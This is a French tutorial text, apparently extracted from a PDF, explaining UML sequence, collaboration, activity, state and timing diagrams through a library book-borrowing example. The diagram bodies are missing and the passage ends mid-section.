
Acteurs et Objets :

1. **Emprunteur** : L'utilisateur du système.
2. **Interface Utilisateur** : Le front-end ou l'interface avec laquelle interagit l'emprunteur.
3. **Système de Gestion de Bibliothèque** : Le système principal qui orchestre les actions.
4. **Service Livres** : Service qui gère les opérations sur les livres.
5. **Service Emprunt** : Service qui gère les emprunts et les retours de livres.
6. **Base de Données** : Système de stockage d'informations sur les livres et emprunteurs.

Scénario :

1. L'**Emprunteur** cherche un livre à emprunter en passant par l'**Interface Utilisateur**.
2. L'interface demande au **Système de Gestion de Bibliothèque** de rechercher le livre.
3. Le **Système de Gestion** interroge le **Service Livres**, qui va chercher le livre dans la **Base de Données**.
4. Une fois trouvé, l'**Emprunteur** choisit d'emprunter le livre.
5. Le **Système de Gestion** demande au **Service Emprunt** de créer l'emprunt pour cet utilisateur.
6. Le **Service Emprunt** met à jour la **Base de Données** avec les informations sur l'emprunt.
7. Un message de confirmation est renvoyé à l'**Emprunteur** via l'**Interface Utilisateur**.

Représentation du Diagramme de Séquence en UML :



Explication du Diagramme de Séquence :

1. Interaction entre l'Emprunteur et l'Interface Utilisateur :

- L'emprunteur recherche un livre via l'interface utilisateur. Cette demande est transmise au **Système de Gestion de Bibliothèque**.

2. Recherche du livre dans le système :

- Le **Système de Gestion** demande au **Service Livres** de rechercher le livre dans la **Base de Données**.
- Une fois le livre trouvé, cette information est transmise de retour à l'interface utilisateur, qui l'affiche à l'emprunteur.

3. Emprunt du livre :

- L'emprunteur choisit d'emprunter le livre. L'interface utilisateur envoie cette demande au **Système de Gestion**.
- Le **Système de Gestion** demande au **Service Emprunt** de créer un nouvel emprunt pour cet utilisateur.
- Le **Service Emprunt** met à jour la **Base de Données** pour enregistrer l'emprunt et confirme que l'emprunt a été créé.

4. Confirmation de l'emprunt :

- La confirmation de l'emprunt est renvoyée au **Système de Gestion**, puis à l'interface utilisateur, qui informe l'emprunteur que le livre a bien été emprunté.

Ce diagramme de séquence illustre le flux des messages entre les différents acteurs et composants lors de la réalisation d'un emprunt de livre. Il met en avant la chronologie des événements et les interactions entre le front-end, le back-end, et la base de données du système.

Diagramme de Collaboration (UML)


Le **diagramme de collaboration** (ou **diagramme de communication**) montre les relations et les connexions entre les objets ou acteurs impliqués dans un scénario. Contrairement au diagramme de

séquence, il ne met pas l'accent sur la chronologie des événements, mais sur les liens entre les objets.

Scénario : Emprunter un Livre

1. **Emprunteur** interagit avec **InterfaceUtilisateur** pour rechercher et emprunter un livre.
2. **InterfaceUtilisateur** communique avec le **SystèmeGestion** pour rechercher et emprunter un livre.
3. **SystèmeGestion** demande des informations au **ServiceLivres** et au **ServiceEmprunt** pour gérer le processus.
4. Le **ServiceEmprunt** met à jour la **BaseDeDonnées**.

Représentation en UML pour le Diagramme de Collaboration :



Explication du Diagramme :

- **Emprunteur** : Initie la recherche et l'emprunt d'un livre en interagissant avec l'**Interface Utilisateur**.
- **Interface Utilisateur** : Transmet les requêtes de l'emprunteur au **Système de Gestion**, qui est responsable de coordonner les différents services.
- **Système de Gestion** : Envoie les requêtes spécifiques aux services concernés, comme le **Service Livres** et le **Service Emprunt**.
- **Service Livres** : Vérifie la disponibilité du livre en consultant la **Base de Données**.

- **Service Emprunt** : Crée un nouvel emprunt pour l'utilisateur et met à jour la **Base de Données** avec les informations de l'emprunt.

Ce diagramme montre les relations et les interactions entre les différents acteurs et services lorsqu'un emprunteur effectue une opération d'emprunt dans le système de gestion de bibliothèque.

Diagramme d'Activité

Introduction

Le diagramme d'activité est un outil essentiel dans le domaine de la modélisation des systèmes, en particulier dans le cadre de l'analyse et du design de systèmes logiciels. Il permet de représenter les flux de contrôle et d'information au sein d'un système à travers une série d'activités et de décisions. Ce type de diagramme est souvent utilisé pour modéliser des processus métier, des algorithmes, et des workflows, fournissant ainsi une vue claire et structurée des interactions au sein d'un système.

Définition et Objectifs

Un diagramme d'activité est une représentation graphique qui décrit le déroulement d'un processus ou d'une activité en utilisant des éléments visuels standardisés. Les objectifs principaux de ce type de diagramme incluent :

- Visualisation des processus** : Permet de visualiser le flux d'activités, facilitant la compréhension des interactions entre les différentes parties du système.
- Identification des étapes** : Aide à identifier les différentes étapes d'un processus, y compris les points de décision et les activités parallèles.
- Facilitation de la communication** : Sert de langage commun entre les différentes parties prenantes d'un projet, incluant les développeurs, les analystes métier et les clients.
- Documentation des processus** : Fournit une documentation claire et précise des processus d'affaires ou des algorithmes, utile pour les audits et les améliorations continues.

Éléments du Diagramme d'Activité

Les diagrammes d'activité utilisent plusieurs symboles pour représenter les différentes composantes d'un processus. Voici les éléments clés :

- Activité** : Représentée par un rectangle arrondi, elle décrit une tâche ou une action à réaliser dans le processus.
- Flèche de contrôle** : Indique le flux d'exécution entre les activités. Les flèches montrent la direction du flux de travail.
- Point de décision** : Représenté par un losange, il indique un point où le flux peut se diviser en plusieurs chemins en fonction d'une condition.
- État initial** : Symbolisé par un cercle noir, il marque le début du processus.
- État final** : Représenté par un cercle avec un cercle concentrique, il indique la fin du processus.
- Activités parallèles** : Représentées par des barres de synchronisation, elles indiquent des activités qui peuvent être exécutées simultanément.

7. Sous-activités : Un diagramme d'activité peut inclure d'autres diagrammes d'activité, permettant de décomposer des processus complexes en parties plus simples.

Exemple d'un Diagramme d'Activité

Prenons l'exemple d'un processus d'emprunt de livre dans une bibliothèque. Un diagramme d'activité typique pourrait inclure les étapes suivantes :

1. **État Initial** : L'emprunteur se connecte à l'interface utilisateur.
2. **Activité 1** : Rechercher un livre.
3. **Décision** : Le livre est-il disponible ?
 - **Oui** : L'emprunteur peut procéder à l'emprunt.
 - **Non** : Afficher un message indiquant que le livre n'est pas disponible.
4. **Activité 2** : L'emprunteur choisit d'emprunter le livre.
5. **Activité 3** : Confirmer l'emprunt et mettre à jour la base de données.
6. **État Final** : Un message de confirmation est envoyé à l'emprunteur.


Le diagramme illustrerait visuellement ces étapes, facilitant ainsi la compréhension du processus par toutes les parties prenantes.

Utilisation et Avantages

Les diagrammes d'activité sont particulièrement utiles dans les phases d'analyse et de conception d'un projet. Ils permettent de :

- **Clarifier les exigences** : En visualisant le processus, les équipes peuvent mieux comprendre et définir les exigences du système.
- **Identifier les goulets d'étranglement** : En analysant le flux d'activités, il est possible d'identifier les points de friction ou d'inefficacité dans un processus.
- **Faciliter l'automatisation** : Un diagramme d'activité bien conçu peut servir de guide pour l'automatisation des processus métier.

Voici un exemple de diagramme d'activité représentant le processus d'emprunt d'un livre dans une bibliothèque, écrit en syntaxe Mermaid :



Explication du Diagramme


1. **État Initial :** L'emprunteur se connecte à l'interface utilisateur.

2. **Recherche** : L'emprunteur effectue une recherche pour un livre.
3. **Décision** : Vérifie la disponibilité du livre.
 - Si le livre est **disponible**, il passe à l'étape d'emprunt.
 - Si le livre n'est **pas disponible**, un message est affiché.
4. **Confirmer l'emprunt** : Si l'emprunteur choisit d'emprunter le livre, le système confirme l'emprunt.
5. **Mise à jour** : La base de données est mise à jour avec les informations d'emprunt.
6. **État Final** : Un message de confirmation est envoyé à l'emprunteur.

Un diagramme d'états (ou diagramme d'état-transitions) est utilisé pour représenter les différents états d'un objet dans un système et les transitions entre ces états. Il est particulièrement utile pour modéliser des comportements dynamiques où les objets changent d'état en réponse à des événements.

Diagramme d'États pour un Emprunt de Livre

Voici un exemple de diagramme d'états représentant le cycle de vie d'un livre dans un système de gestion de bibliothèque, incluant des états comme "Disponible", "Emprunté", "Réservé", et "Retourné".



Explication des États et Transitions

1. **[Initial State]** : Représente l'état initial avant qu'un livre ne soit disponible.
2. **Disponible** : L'état où le livre est prêt à être emprunté ou réservé.
 - **Transition "Emprunter"** : Un emprunteur peut emprunter le livre, ce qui le déplace à l'état "Emprunté".
 - **Transition "Réserver"** : Un emprunteur peut également réserver le livre s'il est disponible.
3. **Emprunté** : L'état où le livre est actuellement emprunté par un emprunteur.
 - **Transition "Retourner"** : L'emprunteur retourne le livre, ce qui le ramène à l'état "Retourné".
 - **Transition "Réserver"** : Pendant qu'il est emprunté, un autre utilisateur peut réserver le livre, en attendant son retour.
4. **Retourné** : L'état où le livre est de nouveau disponible pour être emprunté.
5. **Réservé** : L'état où le livre est réservé mais pas encore emprunté.

4. Réservé : L'état où le livre est réservé par un emprunteur.

- **Transition "Emprunter"** : Une fois que le livre est retourné, l'emprunteur peut l'emprunter.
- **Transition "Annuler la réservation"** : Si l'emprunteur décide de ne plus vouloir le livre, la réservation peut être annulée, et le livre redevient "Disponible".


5. Retourné : L'état après qu'un livre a été retourné par l'emprunteur, où il doit être mis à jour dans le système.

- **Transition "Mettre à jour la disponibilité"** : Après le traitement du retour, le livre revient à l'état "Disponible".

Le diagramme de timing est un type de diagramme de séquence qui se concentre sur le timing des événements au fil du temps. Il montre les interactions entre les objets, ainsi que le moment précis où ces interactions se produisent. Ce type de diagramme est particulièrement utile pour représenter les systèmes réactifs où le timing des messages est crucial.

Diagramme de Timing pour le Processus d'Emprunt d'un Livre

Voici un exemple de diagramme de timing illustrant le processus d'emprunt d'un livre dans un système de gestion de bibliothèque.



Explication du Diagramme

1. Acteurs : Le diagramme représente plusieurs participants dans le processus : l'Emprunteur, l'Interface Utilisateur, le Système de Gestion, le Service des Livres, le Service d'Emprunt et la Base de Données.

2. Événements Chronologiques :

- **Recherche d'un livre :** L'emprunteur initie une recherche via l'interface utilisateur, qui transmet la demande au système de gestion.
- **Interrogation de la Base de Données :** Le système de gestion interroge le service des livres, qui à son tour interroge la base de données pour obtenir des résultats.
- **Affichage des Résultats :** Les résultats sont retournés à l'interface utilisateur et affichés à l'emprunteur.


3. Emprunt d'un Livre :

- L'emprunteur sélectionne un livre à emprunter et envoie une demande via l'interface

utilisateur.

- Le système de gestion crée l'emprunt en interrogeant le service d'emprunt, qui enregistre les informations d'emprunt dans la base de données.
- Une fois l'enregistrement effectué, une confirmation est renvoyée à l'emprunteur via l'interface utilisateur.

Diagramme d'Interaction



Explication du Diagramme

1. Participants :

- **Emprunteur** : L'utilisateur qui souhaite emprunter un livre.
- **Interface Utilisateur** : L'interface par laquelle l'emprunteur interagit avec le système.
- **Système de Gestion** : Le système principal qui gère les demandes et les opérations.
- **Service Livres** : Le service qui gère les livres disponibles.
- **Service Emprunt** : Le service responsable de la gestion des emprunts.
- **Base de Données** : Le système de stockage où les informations sur les livres et les emprunteurs sont conservées.

2. Flux d'Interactions :

